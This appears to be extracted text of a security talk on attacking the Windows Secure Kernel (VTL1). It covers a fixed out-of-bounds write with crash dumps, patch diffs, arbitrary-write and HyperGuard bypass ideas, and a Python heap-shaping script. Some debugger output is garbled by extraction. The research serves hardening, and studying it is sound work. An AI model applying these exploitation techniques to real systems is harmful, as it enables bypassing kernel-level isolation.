




Breaking VSM by Attacking Secure Kernel Hardening Secure Kernel through Offensive Research



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Outline

- World's shortest intro to the architecture of VSM, Secure Kernel
 - Including current state of mitigations
- Vulnerabilities - fuzzing && code auditing
 - VTL0 -> VTL1
 - Found 10 vulnerabilities
- Exploits
 - With super awesome primitives along the way
 - Demos ☺
- Takeaways
 - Hardening Secure Kernel
 - Many exploitation internals!

VBS/VSM 101 – highlevel overview

- Use virtualization to enforce isolation and restrictions in the OS
- Introduce Virtual Trust Levels (VTLs), orthogonal to rings
 - VTL1 - **Secure World**
 - VTL0 - **Normal World**
 - The higher the VTL is, the more privileged it gets
- All managed by Hyper-V!
 - Secure Kernel runs in ring0VTL1
 - NTOS runs in ring0VTL0
- Hyper-V exposes 2 hypercalls for normal calls and secure calls
 - Normal call – services provided by NTOS to SK
 - Secure call – services provided by SK to NTOS

VBS/VSM 101 – highlevel overview

- Hyper-V exposes hypercalls to Secure Kernel to restrict VTL0
 - restrict VTL0 access to physical address space (using SLAT)
 - restrict VTL0 access to system registers
- Examples of mitigations based on VBS:
 - HVCI – enforce only signed code pages are +X in VTL0 SLAT
 - Credential Guard – hide secrets in ring3VTL1 address space, unreadable to VTL0
 - Hyperguard – restricts VTL0 access to system registers
- Compromise of Secure Kernel or Hyper-V bypasses those mitigations and break the model guarantees

Our story begins with a great teamwork!

- Amazing hypercalls fuzzer developed by Daniel
 - [Growing Hypervisor 0day with Hyperseed](#) / Daniel and Shawn (OffensiveCon 2019)
 - Found many issues in Hyper-V
- Suggestion from Saar: use Hyperseed to fuzz SK
 - Specifically, target the securecall interface: `securekernel!lumInvokeSecureService`
 - Already has a convenient userspace component that talks to a kernel driver
 - The crossed boundary here: `ring0VTL0` (NTOS) -> `ring0VTL1` (Secure Kernel)
 - DOS is out of the picture – VTL0 can DOS VTL1 by design
- 2 weeks later – Hyperseed found 5 different VTL0->VTL1 bugs ☺
 - And more were found afterwards

Thinking ahead

- Before we start doing the classic circle of life
 - Find awesome 0days
 - Gain shape primitives
 - Shape SK heap
 - Corrupt structures, gaining read/write primitives
 - Bypass mitigations
 - etc...
- Let's get ourselves familiar with the current state of mitigations in VTL1
 - i.e. – assume we got a read/write in ring0VTL1 – what can we do?

Mitigations

- Which mitigations from VTL0 exist in VTL1?

	NTOS (ring0VTL0)	Secure Kernel (ring0VTL1)
KASLR	😊	😐
CFI mechanism (CFG/XFG)	😊	🙁
SLAT enforcement	😊	🙁

- Let's check it out in details

KASLR – Predictable Addresses

- Hardcoded:
 - PTE_BASE 0xfffff6c800000000
 - Pfndb 0xfffffe8000000000
 - SkmiSystemPTEs Base 0xfffff6c800000000
 - SkmilmagePTEs Base 0xfffff6cc80000000
 - SkmiloPTEs Base 0xfffff6fffff80000
 - Paged Pool 0xfffff9a0000000000
 - shared page VTL1 0xfffff78000000000
 - shared page VTL0 mapping 0xfffff78000007000
- Deterministic:
 - SkpgContext 0xfffff9880419b6000
 - SkmiFailureLog 0xfffff988000000000

Great primitive

- Shared between VTL0 and VTL1:
 - VTL0 -> VTL1
0xfffff78000000000 (Writable) → 0xfffff78000007000 (Read-only)
 - VTL1 -> VTL0
nt!PsplumLogBuffer (Read-only) ← 0xffff988000000000 (Writable)
- Exploitation primitive: Controlled data at a known address!

- NTOS, ring0VTL0

```
0: kd> lm m nt
Browse full module list
start          end          module name
fffff804`21a00000 ffffff804`22a47000  nt      (private pdb symbols)  c:\symbols\ntkrnlmp.pdb\658DACA0A1174BBDA660B701E3BBA5BF1\ntkrnlmp.pdb

Unable to enumerate user-mode unloaded modules, Win32 error 0n30
0: kd> eq fffff7800000000+50 4141414141414141
```

- Secure Kernel, ring0VTL1

```
nt!DbgBreakPointWithStatus:
fffff804`26b8d900 cc          int     3
0: kd> lm m nt
Browse full module list
start          end          module name
fffff804`26acd000 ffffff804`26c26000  nt      (private pdb symbols)  c:\symbols\securekernel.pdb\14FC8F6C2EAC38F3F8BC9E276C2E45471\securekernel.pdb
0: kd> dq fffff78000007000+50
fffff780`00007050 41414141`41414141 00000000`00000000
fffff780`00007060 00000000`00000000 00000000`00000000
fffff780`00007070 00000000`00000000 00000000`00000000
fffff780`00007080 00000000`00000000 00000000`00000000
fffff780`00007090 00000000`00000000 00000000`00000000
fffff780`000070a0 00000000`00000000 00000000`00000000
fffff780`000070b0 00000000`00000000 00000000`00000000
fffff780`000070c0 00000000`00000000 00000000`00000000
0: kd> g

*BUSY* Debuggee is running...
```

SLAT Enforcement

- There is EPT enforcement only on lower VTLs from higher VTLs
 - Examples: HVCI, Credential Guard, etc.
- Meaning, SK (being the higher VTL right now) isn't EPT-enforced
 - VTL1 PTEs have the "final say"
- Given arbitrary write --> RWX in VTL1 address space!
 - Don't need a read primitive, since PTE_BASE is fixed
- Interesting... what about W^X?



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As you know, it doesn't matter what the guest page tables say, HVCI is the gatekeeper to making pages +X, and it will make sure they won't be +W at the same time (W^X). Still, I'm wondering why the stubs at the hypercall page are +WX in the PTE. Ideas? [@epakskape](#) [@JosephBialek](#)

```
!)
```

```
AfdConnect
connect:
.d04bd20 4889542410    mov    qword ptr [rsp+10h],rdx      vmcall
.d04bd25 48894c2408    mov    qword ptr [rsp+8],rcx      ret
.d04bd2a 53              push   rbx
.d04bd2b 56              push   rsi
.d04bd2c 57              push   rdi
.d04bd2d 4154            push   r12
.d04bd2f 4155            push   r13
.d04bd31 4156            push   r14
fffff805`1d04bd20        VA fffff8051d04bd20
FA351A8D46F80  PPE at FFFFA351A8DF00A0  PDE at FFFFA351BE0147
00000000E308063 contains 0A000000201B8D863 contains 0A000000201B880
---DA--KWEV pfn 201b8d ---DA--KWEV pfn 201b8f ---DA--      mov    rcx,11h
                                         .10000000  mov    rcx,11h
                                         VA fffff8022c296000
                                         PPE at FFFFA351A8DF0040  PDE at FFFFA3
                                         ; contains 00000000E309063 contains 0000
                                         / pfn e309      ---DA--KWEV pfn e215
                                         c296000 0f01c1  vmcall
                                         c296003 c3      ret
                                         c296004 8bc8  mov    ecx,eax
                                         c296006 b811000000  mov    eax,11h
                                         c29600b 0f01c1  vmcall
                                         c29600e c3      ret
                                         c29600f 488bc1  mov    rax,rcx
                                         c296012 48c7c111000000  mov    rcx,11h
                                         fffff802`2c296000  VA fffff8022c296000
                                         FA351A8D46F80  PPE at FFFFA351A8DF0040  PDE at FFFFA351BE008B
                                         00000000E308063 contains 00000000E309063 contains 00000000E21
                                         ---DA--KWEV pfn e309      ---DA--KWEV pfn e215      ---DA--      ie data packet for 64 times.
                                         between host kernel debugger and target Wi
                                         target, recycle the host debugger, or reboot
                                         ie data packet for 128 times.
```

W^X? W+X!

- Many folks found addresses in VTL0 address space that are W+X in the PTE
 - <https://twitter.com/AmarSaar/status/1017077506577436673>
- That's not interesting, because HVCI does a great job mitigating this
- However... there is no SLAT enforcement in VTL1
- We found 4 different addresses that are W+X!
 - We fixed all of them by now ☺

```
0: kd> dq poi(SkpKernelVtl1BufferBase) L1
fffff803`730bb000  ffffff803`730bb050
0: kd> !skpte 0xfffff803730bb050
@$skpte(0xfffff803730bb050)          : [object Object]
  pte      : ..Address: 0xfffff6fc01b985d8..[0xfffff803730bb000 , 0xfffff803730bbffff]..contains: 0x0000000002afb163..pfn 0x2afb -G-DA--KWEV
  pde      : ..Address: 0xfffff6fb7e00dcc0..[0xfffff80373000000 , 0xfffff803731fffff]..contains: 0x0000000004a08063..pfn 0x4a08 ---DA--KWEV
  ppe      : ..Address: 0xfffff6fb7dbf0068..[0xfffff80340000000 , 0xfffff8037fffffffff]..contains: 0x0000000004a02063..pfn 0x4a02 ---DA--KWEV
  pxe      : ..Address: 0xfffff6fb7dbedf80..[0xfffff80000000000 , 0xfffff87fffffffff]..contains: 0x0000000004a03063..pfn 0x4a03 ---DA--KWEV
```

Little setup

- We used Hyperseed, super convenient 😊
- Define basic interface to securecalls from our kernel driver, and developed the POCs and exploits in an userspace program
- If you want to trigger specific securecalls in VTL1 easily, you can set breakpoints in VTL0 and change the parameters/memory in runtime

The image shows two side-by-side debugger windows, likely from Immunity Debugger or a similar tool. The left window displays assembly code for a function named `VslpEnterIumSecureMode`. The right window shows assembly code for a function named `SkLiveDumpSetupBuffer`. Both windows have a 'Command' tab at the top where assembly instructions are listed, and a 'Registers' tab below it.

Left Window (VslpEnterIumSecureMode):

```
0: kd> bp nt!VslpEnterIumSecureMode
0: kd> g
Breakpoint 0 hit
nt!VslpEnterIumSecureMode:
fffff805`2b0a57a0 488bc4      mov     rax,rs
0: kd> rr dx=38; eq @r9+10 4141414141414141; eq @r9+18 4242424242424242
0: kd> g
```

Right Window (SkLiveDumpSetupBuffer):

```
0: kd> lm
start           end             module name
fffff805`2f4ba000 ffffff805`2f613000 nt      (priv
fffff805`2f614000 ffffff805`2f698000 skci    (priv
fffff805`2f699000 ffffff805`2f751000 cng     (priv
fffff805`2f752000 ffffff805`2f7be000 vmsvcext (priv
0: kd> bp SkLiveDumpSetupBuffer
0: kd> g
Breakpoint 0 hit
nt!SkLiveDumpSetupBuffer:
fffff805`2f56e448 4c8bdc      mov     r11,rs
0: kd> dq @rcx L4
fffff9000`0a49ae98 41414141`41414141 42424242`42424242
fffff9000`0a49aea8 00000000`00000000 00000000`00000000
```

SK debugging

- Secure Kernel release binaries shipped with debugstub compiled out
- However, you can still achieve that
 - Nested virtualization
 - KVM/QEMU
- Some researchers are doing that! ☺
- Refs:
 - [ExdiKdSample](#)
 - [Tweet: WinDBG EXDi extension \(and more at @gerhart_x\)](#)
 - [debugging-secure-kernel](#)

The Vulnerable Function

- In the hotpatch mechanism implementation, there is a function called `securekernel!SkmmObtainHotPatchUndoTable`
- This function obtains an undo table to describe addresses that will be affected when reverting a hot patch
- We found 2 memory corruption issues:
 - OOB Write
 - Unmap arbitrary-controlled MDL
 - by Hyperseed
 - by statically reviewing the code

Vulnerability #1 – OOB Write

- Securecalls use TransferMdls in order to get data from VTL0
- Those TransferMdls are fully controlled by VTL0
- VTL1 code does:
 - SkmmMapDataTransfer() – gain a mapping in VTL1 address space
 - SkmmMapMdl() – initializes a new VTL1 MDL (allocate PTEs, set metadata, etc.)
 - ...
 - SkmmUnmapMdl()
- VTL1 has to sanitize EVERY field it reads from VTL0
- Including TransferMdl->ByteCount

Vulnerability #1 – OOB Write

```
PMDL TransferMdl;
NTSTATUS Status;
PMDL UndoMdl;

//
// Obtain a mapping to the undo MDL.
//

Status = SkmmMapDataTransfer(DataMdl,
    TransferPfn,
    SkmmMapRead,
    &TransferMdl,
    NULL);

if (!NT_SUCCESS(Status)) {
    return Status;
}

UndoMdl = SkAllocatePool(NonPagedPoolNx, TransferMdl->ByteCount, 'ldmM');

if (UndoMdl == NULL) {
    goto CleanupAndExit;
}

OriginalUndoMdl = TransferMdl->MappedSystemVa;
```

MDL (Memory Descriptor List) Layout

MDL	+0x0	+0x2	+0x4	+0x6	+0x8	+0xA	+0xC	+0xE
+0x00			Next		Size	Flags	Apn	Resv
+0x10			Process			MappedSystemVa		
+0x20			StartVa		ByteCount		ByteOffset	
+0x30			Pfn0			Pfn1		
...				

Allocate UndoMdl

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount = 0x10	ByteOffset		

UndoMdl = SkAllocatePool(TransferMdl->ByteCount)

+0x00							
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)						
+0x20							

Reference OriginalMdl prepared by VTL 0

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

UndoMdl

+0x00								
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)							
+0x20								

OriginalMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

MmInitializeMdl(UndoMdl,...)

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

OriginalMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

UndoMdl

+0x00	Next = NULL	Size=...	Flags=0		
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)				
+0x20	StartVa	ByteCount	ByteOffset		

```
MmInitializeMdl(UndoMdl, (PVOID)OriginalMdl->ByteOffset, OriginalMdl->ByteCount);
UndoMdl->StartVa = OriginalMdl->StartVa; // rdi is UndoMdl
```

```
...
fffff806`79cc7c16 4c8937    mov    qword ptr[rdi], r14
fffff806`79cc7c19 4423c3 and r8d, ebx
fffff806`79cc7c1c 664489770a mov    word ptr[rdi + 0Ah], r14w
fffff806`79cc7c21 4823c3 and rax, rbx
fffff806`79cc7c24 44894f28 mov    dword ptr[rdi + 28h], r9d
fffff806`79cc7c28 4881e200f0ffff and rdx, 0xFFFFFFFFFFFFFF000h
fffff806`79cc7c2f 498d89ff0f0000 lea    rcx, [r9 + 0FFFh]
fffff806`79cc7c36 4803c8 add   rcx, rax
fffff806`79cc7c39 48895720 mov    qword ptr[rdi + 20h], rdx
fffff806`79cc7c3d 48c1e90c shr   rcx, 0Ch
fffff806`79cc7c41 664103cd add   cx, r13w
fffff806`79cc7c45 66c1e103 shl   cx, 3
fffff806`79cc7c49 66894f08 mov    word ptr[rdi + 8], cx
fffff806`79cc7c4d 418bc8 mov   ecx, r8d
fffff806`79cc7c50 4d8d81ff0f0000 lea    r8, [r9 + 0FFFh]
fffff806`79cc7c57 4c03c1 add   r8, rcx
fffff806`79cc7c5a 894f2c mov    dword ptr[rdi + 2Ch], ecx
fffff806`79cc7c5d 498b4320 mov    rax, qword ptr[r11 + 20h]
fffff806`79cc7c61 49c1e80c shr   r8, 0Ch
fffff806`79cc7c65 49c1e003 shl   r8, 3
fffff806`79cc7c69 48894720 mov    qword ptr[rdi + 20h], rax
...
```

Vulnerability #1 - PoC



Your Windows Insider Build ran into a problem and needs to restart.
We're just collecting some error info, and then we'll restart for you.

25% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

If you call a support person, give them this info:
Stop code: SECURE-KERNEL ERROR

```
*****
*          Bugcheck Analysis
*
*****  
  
PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced. This cannot be protected by try-except.
Typically the address is just plain bad or it is pointing at freed memory.
Arguments:
Arg1: fffff9880419f8018, memory referenced.
Arg2: 0000000000000002, value 0 = read operation, 1 = write operation.
Arg3: fffff90000a49db30, If non-zero, the instruction address which referenced the bad memory
      address.
Arg4: 0000000000000000, (reserved)  
  
1: kd> .trap 0xfffff90000a49db30
NOTE: The trap frame does not contain all registers.
Some register values may be zeroed or incorrect.
rax=0000000000000fff rbx=0000000000000000 rcx=fffff9880419f7fff
rdx=00000000ffffffff rsi=0000000000000000 rdi=0000000000000000
rip=fffff80055cf6d1c rsp=fffff90000a49dcc0 rbp=fffffb38f292ca450
r8=0000000000000fff r9=00000000ffffffff r10=00000000000000b9
r11=fffff90000aaef8450 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0 nv up ei pl nz na po nc
nt!MmInitializeMdl+0x2b [inlined in nt!SkmmObtainHotPatchUndoTable+0xb4]:
fffff800`55cf6d1c 44984f28    mov     dword ptr [rdi+28h],r9d ds:00000000`00000028:???????
1: kd> kf
*** Stack trace for last set context - .thread/.cxr resets it
#   Memory Child-SP           RetAddr            Call Site
00   (Inline Function) -----  nt!MmInitializeMdl+0x2b [
01     0 fffff9000`0a49dcc0 fffff800`55c5ae5e  nt!SkmmObtainHotPatchUndoTable+0xb4 [
02       60 fffff9000`0a49dd20 fffff800`55c16df  nt!UiInvokeSecureService+0xe9e [
03         140 fffff9000`0a49de60 00000000 00000000  nt!SkpReturnFromNormalModeRaxSet+0xf9 [
1: kd> .f+
01 fffff9000`0a49dcc0 fffff800`55c5ae5e  nt!SkmmObtainHotPatchUndoTable+0xb4 [
1: kd> dv /V
@rbp             @rbp             BaseAddress = 0xfffffb38f`292ca450
<unavailable>  <unavailable>   DataMd1 = <value unavailable>
<unavailable>  <unavailable>   TransferPfn = <value unavailable>
<unavailable>  <unavailable>   NumberOfPages = <value unavailable>
<unavailable>  <unavailable>   Nar = <value unavailable>
@r11             @r11             OriginallyMd1 = 0xfffff9000`0aaef8450
fffff9000`0a49dd38 @rsp:0x0078           TransferMd1 = 0xfffff9880`41793b50
<unavailable>  <unavailable>   Status = <value unavailable>
<unavailable>  <unavailable>   SkeNtKernelImports = <value unavailable>
1: kd> dx -r1 ((securekernel!_MDL *)0xfffff988041793b50)
((securekernel!_MDL *)0xfffff988041793b50) : 0xfffff988041793b50 [Type: _MDL *]
[+0x000] Next      : 0x0 [Type: _MDL *]
[+0x008] Size       : 56 [Type: short]
[+0x00a] MdlFlags   : 3 [Type: short]
[+0x00c] AllocationProcessorNumber : 0x0 [Type: unsigned short]
[+0x00e] Reserved   : 0x0 [Type: unsigned short]
[+0x010] Process    : 0x0 [Type: _EPROCESS *]
[+0x018] MappedSystemVa : 0xfffff90000aaef8450 [Type: void *]
[+0x020] StartVa    : 0xfffffb38f292ca000 [Type: void *]
[+0x028] ByteCount   : 0x10 [Type: unsigned long]
[+0x02c] ByteOffset   : 0x450 [Type: unsigned long]
1: kd> dx -r1 ((securekernel!_MDL *)0xfffff90000aaef8450)
((securekernel!_MDL *)0xfffff90000aaef8450) : 0x4141414141414141 [Type: _MDL *]
[+0x000] Next      : 0x4141414141414141 [Type: _MDL *]
[+0x008] Size       : 16705 [Type: short]
[+0x00a] MdlFlags   : 16705 [Type: short]
[+0x00c] AllocationProcessorNumber : 0x4141 [Type: unsigned short]
[+0x00e] Reserved   : 0x4141 [Type: unsigned short]
[+0x010] Process    : 0x4141414141414141 [Type: _EPROCESS *]
[+0x018] MappedSystemVa : 0x4141414141414141 [Type: void *]
[+0x020] StartVa    : 0xfffff78000007100 [Type: void *]
[+0x028] ByteCount   : 0xffffffff [Type: unsigned long]
[+0x02c] ByteOffset   : 0xffffffff [Type: unsigned long]
1: kd> dt nt!_MDL fffff9880419f8018-28
+0x000 Next      : (null)
+0x008 Size       : 0n0
+0x00a MdlFlags   : 0n0
+0x00c AllocationProcessorNumber : 0
+0x00e Reserved   : 0
+0x010 Process    : ???
+0x018 MappedSystemVa : ???
+0x020 StartVa    : ???
+0x028 ByteCount   : ???
+0x02c ByteOffset   : ???
Memory read error fffff9880419f801c
```


How to Fix?

```
Status = SkmmMapDataTransfer(DataMdl,
    TransferPfn,
    SkmmMapRead,
    &TransferMdl,
    NULL);

if (!NT_SUCCESS(Status)) {
    return Status;
}

//
// Verify that the undo MDL is large enough to be a valid MDL.
//
if (TransferMdl->ByteCount < sizeof(MDL)) {
    Status = STATUS_INVALID_PARAMETER;
    goto CleanupAndExit;
}

UndoMdl = SkAllocatePool(NonPagedPoolNx, TransferMdl->ByteCount, 'ldmM');
```



The Fix

Build 18290 (Vulnerable)

```
SkmmObtainHotPatchUndoTable proc near  
arg_0= qword ptr 8  
arg_8= qword ptr 10h  
arg_10= qword ptr 18h  
arg_18= qword ptr 20h  
  
mov r11, rsp  
mov [r11+8], rbx  
mov [r11+10h], rbp  
mov [r11+18h], rsi  
push rdi  
push r14  
push r15  
sub rsp, 30h  
mov rax, r8  
lea r9, [r11+20h]  
mov r10, rdx  
xor r14d, r14d  
mov rbp, rcx  
mov [r11-28h], r14  
mov rdx, rax  
mov rcx, r10  
lea r15d, [r14+1]  
mov r8d, r15d  
call SkmmMapDataTransfer  
mov ebx, eax  
test eax, eax  
js loc_140038E4C
```

```
mov rsi, [rsp+48h+arg_18]  
mov ecx, [rsi+28h]  
call IumAllocateSystemHeap  
mov rdi, rax  
test rax, rax  
jnz short loc_140038CBE
```

```
loc_140038CBE:  
mov rax, [rsp+48h+arg_18]  
mov r8, [rax+18h]  
movups xmm0, xmmword ptr [r8]  
movups xmmword ptr [rdi], xmm0  
movups xmm1, xmmword ptr [r8+10h]  
movups xmmword ptr [rdi+10h], xmm1  
movups xmm0, xmmword ptr [r8+20h]  
movups xmmword ptr [rdi+20h], xmm0  
mov ecx, [rdi+2ch]  
mov r9d, [rdi+28h]  
and ecx, 0FFFh  
mov eax, [rsi+28h]  
add rcx, 0FFFh  
add r9, rcx  
shr r9, 0Ch  
shl r9, 3  
lea rcx, [r9+30h]  
cmp rcx, rax  
jbe short loc_140038D15
```

```
loc_140038D15: ; Src  
lea rdx, [r8+30h] ; Size  
lea r8, r9 ; Dst  
call memcpy  
mov edx, 2  
mov rcx, rdi  
call SkmmMapMdl  
mov ebx, eax  
test eax, eax  
js loc_140038E25
```

Build 18841 (Patched)

```
SkmmObtainHotPatchUndoTable proc near  
arg_0= qword ptr 8  
arg_8= qword ptr 10h  
arg_10= qword ptr 18h  
arg_18= qword ptr 20h  
  
mov r11, rsp  
mov [r11+8], rbx  
mov [r11+10h], rbp  
mov [r11+18h], rsi  
push rdi  
push r14  
push r15  
sub rsp, 30h  
mov rax, r8  
lea r9, [r11+20h]  
mov r10, rdx  
xor r14d, r14d  
mov rbp, rcx  
mov [r11-28h], r14  
mov rdx, rax  
mov rcx, r10  
lea r15d, [r14+1]  
mov r8d, r15d  
call SkmmMapDataTransfer  
mov ebx, eax  
test eax, eax  
js loc_14008059E
```

```
loc_14008059E:  
mov rsi, [rsp+48h+arg_18]  
mov eax, [rsi+28h]  
cmp eax, 30h  
jnb short loc_1400803F3
```

```
loc_1400803F3:  
mov rcx, rax  
call IumAllocateSystemHeap  
mov rdi, rax  
test rax, rax  
jnz short loc_140080410
```

```
loc_140080410:  
mov rax, [rsp+48h+arg_18]  
mov r8, [rax+18h]  
movups xmm0, xmmword ptr [r8]  
movups xmmword ptr [rdi], xmm0  
movups xmm1, xmmword ptr [r8+10h]  
movups xmmword ptr [rdi+10h], xmm1  
movups xmm0, xmmword ptr [r8+20h]  
movups xmmword ptr [rdi+20h], xmm0  
mov ecx, [rdi+2ch]  
mov r9d, [rdi+28h]  
and ecx, 0FFFh  
mov eax, [rsi+28h]  
add rcx, 0FFFh  
add r9, rcx  
shr r9, 0Ch  
shl r9, 3  
lea rcx, [r9+30h]  
cmp rcx, rax  
jbe short loc_140080467
```

```
loc_140080467: ; Src  
lea rdx, [r8+30h] ; size  
lea rcx, [rdi+30h] ; Dst  
call memcpy  
mov edx, 2  
mov rcx, rdi  
call SkmmMapMdl  
mov ebx, eax  
test eax, eax  
js loc_140080577
```

-The Fix

Exploit #1 – Arbitrary Write



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Some people believe that all you need is love. That's a lie. All you need is an arbitrary/relative RW. Great analysis and exploit of @bkth_ @BlueHatIL

Victim MDL

TransferMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

OriginalMdl

+0x00	Next	Size	Flags	Apn	Resv
+0x10	Process	MappedSystemVa			
+0x20	StartVa	ByteCount	ByteOffset		

UndoMdl

+0x00	Next = NULL	Size=...	Flags=0		
+0x10	HEAP_VS_CHUNK_HEADER (of Next Pool Allocation)				
+0x20	StartVa	ByteCount	ByteOffset		

1. VictimMdl's VsChunkHeader remains intact
2. VictimMdl.Next = UndoMdl.StartVa
3. VictimMdl.Size&Flags = UndoMdl.ByteCount
4. VictimMdl.Apn&Resv = UndoMdl.ByteOffset

VictimMdl

+0x20	Next	Size	Flags	Apn	Resv
+0x30	Process	MappedSystemVa			
+0x40	StartVa	ByteCount	ByteOffset		

Introducing SkpgContext

- Secure Kernel HyperGuard
- Deterministic Address
- Callback Routine Pointer
- Self-Protection

SkpgContext Protects Its Own Integrity

SkpgContext

+0x000

.....

+0x220 Timer RuntimeCheckRoutine will set this timer with randomized relative DueTime.

.....

+0x250 TimerRoutine Invoked when DueTime comes, triggers RuntimeCheckRoutine.

+0x258 DueTime[0] Absolute DueTime.

+0x260 DueTime[1]

+0x268 RuntimeCheckRoutine Verify the data integrity of this whole context

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SkpgContext Protects Its Own Integrity How To Bypass?

SkpgContext		
+0x000		
.....		
+0x220	Timer	RuntimeCheckRoutine will set this timer with randomized relative DueTime.
.....		
+0x250	TimerRoutine	Invoked when DueTime comes, triggers RuntimeCheckRoutine.
+0x258	DueTime[0]	Absolute DueTime.
+0x260	DueTime[1]	
+0x268	RuntimeCheckRoutine	Verify the data integrity of this whole context
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Secure Kernel Pool Intro

- Use the normal kernel allocators
 - Segment Heap
- VS (Variable Size) Heap
 - Allocations of different sizes are mixed together
- LFH (Low Fragmentation) Heap
 - Allocations of the same size are allocated together
- Tag/PoolType Are Ignored
 - Allocate in paged pool
- Challenge:
 - Too few allocations

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0: kd> !dump_lfh_heap : [object Object]
@dump_lfh_heap : [object Object]
    reverse : false
    vs_context : [Type: _HEAP_VS_CONTEXT]
    sub_segment_list : [Type: _LIST_ENTRY]
    curr_subsegment : 0xfffff988041702000
[0x0] : fffff988041702000.. ffd{6, _2, b, 4, 6, b, 3, 5, b, 2, 6, 4, 4, 4, 4, 4, 4, 2d, d, 3, 463, 3ba, 459, _165, 5, d, 3, f, 5, d, 3, 1c, 1a, 10, 6, _2, 5, 74, 5a, d, 3, b, 5, 3, 5, }
[0x1] : fffff9880417c7000.. ffd{16, 2, 16, 11, d, 16, 4, 5, e, 8, d, 3, 2fb, 15, 12, 5, 2b7, d, 3, 16c, b, 5, d4, 3, 1fd, c7, d, 4d, _3, 5, 38, 2b, d, 3, 16, _3, 5, 12, b, d, 3, 6, _3, 5, 309, d, 7, _2, 5, d, 5, _3, }
[0x2] : fffff9880417d8000.. ffd{189, 18e, 39, 44, 14, _12, 16c, 10, _4, 9b, d, 5, c, 1ea, 2d3, f8, d, cd, 17, d, _9, 23, 1c, _3, 1cb, cd, 1a, _a, d, 16, 5, 5, 11, c, 6, }
[0x3] : fffff9880417ea000.. ffd{168, 357, 9c, 82, 75, e, 9, _85, 1a, _1e, 2c, 4d, 29, c, 2f6, 47d, 15, 90, _5, c, }
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[0x5] : fffff98804176d000.. ffd{237, 364, c6, _28, 14, _e, 86c, 61, 5, }
[0x6] : fffff98804177e000.. ffd{4bd, 12, _2, 7b, 6b, 77, 6, 4a, 44, 24, 6, 4b, 16, 10, 5d1, 23, 84, _4, b2, 42, 1e, 12, _2, 22, 6, 95, 22, 1f, }
[0x7] : fffff988041802000.. ffd{51b, e8, bb, df, c4, 40, 28, _4, 4f, 72, 7, 31e, 83, _c, 44, 1e, 14, _2, 14, 18e, 53, _5, 45, 4, }
[0x8] : fffff988041813000.. ffd{101, 16, 11f, 8a, 13, 53, _3, af, 16c, _f7, 4d2, 8d, 16c, 10, _4, 143, 16c, _d, 19, b, _3, }
[0x9] : fffff988041824000.. ffd{323, f3, 16c, _c1, 1e1, f5, 87, 24, 7, 1a2, 7b, 3d, 19, 7, cf, 2b9, 1a, 16, }
[0xa] : fffff988041835000.. ffd{49b, 34e, 2ca, ef, _2, 3f2, 23, 44, }
[0xb] : fffff988041846000.. 1ffd{838, 58b, 16c, c6, _4, b1, 3e, cd, 12, _3, 5e, 1a, 1a, 10, 6, _2, 4b, 2a, 24, 1f, 24, _6, 69, 4e, 5, 52, 4f, 4a, _4, 90, 18e, _f, 126, 3c, 1f, 5f, _f, 20, dc, 2bf, 1f, _4, 14b, 149, 2e, 1a, 1c, _a, }
[0xc] : fffff988041867000.. 1ffd{3a3, 1f3, 4f, _10, 4c3, 16c, 12, 909, 347, 6d, 16c, c5, b, 235, 16c, f8, _9, 12, _d, a, _3, }
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LFH Heap : 15/129 buckets activated

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    vs_context : [Type: _HEAP_VS_CONTEXT]
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VS Heap : only 22 segments

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Secure Kernel Pool Shaping

- Focus on VS Heap pool shaping
- Searching for persistent and controllable pool allocations
 - SECURESERVICE_CREATE_SECURE_IMAGE, 0x30 bytes minimum.
- Making holes for 0x10 size allocation
- Overwriting next allocation
- Choose a victim neighbor
 - SECURESERVICE_LIVEDUMP_START
- Challenges:
 - Not overwriting guard page after each segment
 - Not activating LFH for a specific pool size range

```

#####
# Usage:      Allocate persistent pool for pool shaping
# Securecall: SECURESERVICE_CREATE_SECURE_IMAGE
# Input:       Array of sizes
# Output:      Handles of each pool allocation
#####

def prepare_allocs(sizes):
    buff = []
    for size in sizes:
        buff += set_skccall_input(SECURESERVICE_CREATE_SECURE_IMAGE, [0, 0, size - 0x10, 0, 0, 0x380])
    write_payload(buff)

def alloc(sizes):
    print("=" * N)
    print("+ [ alloc ] ")
    for size in sizes:
        print("0x%X " % size, end="")
    print("")

    prepare_allocs(sizes)
    hyperseed()
    rets = post_allocs()

    # [Debug]
    print("+ [ alloc results ]")
    for ret in rets:
        length, handle = ret
        print("0x%0x --> 0x%0x" % (length, handle))
    print("")

    return rets

#####

